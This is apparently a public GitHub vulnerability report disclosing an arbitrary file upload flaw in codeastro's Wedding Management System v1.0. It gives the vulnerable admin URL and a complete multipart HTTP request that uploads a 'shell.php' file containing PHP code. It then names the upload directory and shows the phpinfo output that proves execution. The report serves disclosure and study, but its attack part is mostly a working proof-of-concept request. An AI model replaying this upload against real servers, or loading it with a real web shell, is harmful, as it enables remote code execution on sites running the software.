debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / codeastro.com / wedding-management-system / RCE-3.md

debug601 Update RCE-3.md History

1 contributor

66 lines (44 sloc) 2.23 KB

Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability url: http://ip/Wedding-Management/admin/photos_edit.php?id=37

Loophole location： The editing function of "Gallery" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "photos_edit.php" file.


Click "Edit" to save

Request package for file upload：

```
POST /Wedding-Management/admin/photos_edit.php?id=37 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


```
Referer: http://192.168.1.19/Wedding-Management/admin/photos_edit.php?id=37
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------3099921589580
Content-Length: 826

-----------------------------30999215895801
Content-Disposition: form-data; name="booking_id"

34
-----------------------------30999215895801
Content-Disposition: form-data; name="title"


-----------------------------30999215895801
Content-Disposition: form-data; name="caption"


-----------------------------30999215895801
Content-Disposition: form-data; name="alternate_text"


-----------------------------30999215895801
Content-Disposition: form-data; name="description"


-----------------------------30999215895801
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------30999215895801
Content-Disposition: form-data; name="submit"

Edit
-----------------------------30999215895801--
```

The files will be uploaded to this directory \admin\upload\gallery\


▾ 本地磁盘 (C:) ▾ xampp ▾ htdocs ▾ Wedding-Management ▾ admin ▾ upload ▾ gallery
共享 ▾
放映幻灯片
新建文件夹

名称	日期	类型	大小	标记
01 LOGIN DETAI...	2022/4/14 15:43	文本文档	1 KB	
daniel-suarez-...	2022/4/14 15:30	JPEG 图像	930 KB	
shell.php	2022/5/12 10:28	PHP 文件	1 KB	
zelle-duda-365...	2022/4/14 15:30	JPEG 图像	443 KB	

We visited the directory of the file in the browser and found that the code had been executed



```
http://192.168.1.19/Wedding-Management/admin/upload/gallery/shell.php
```

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Servi
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--ena pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sd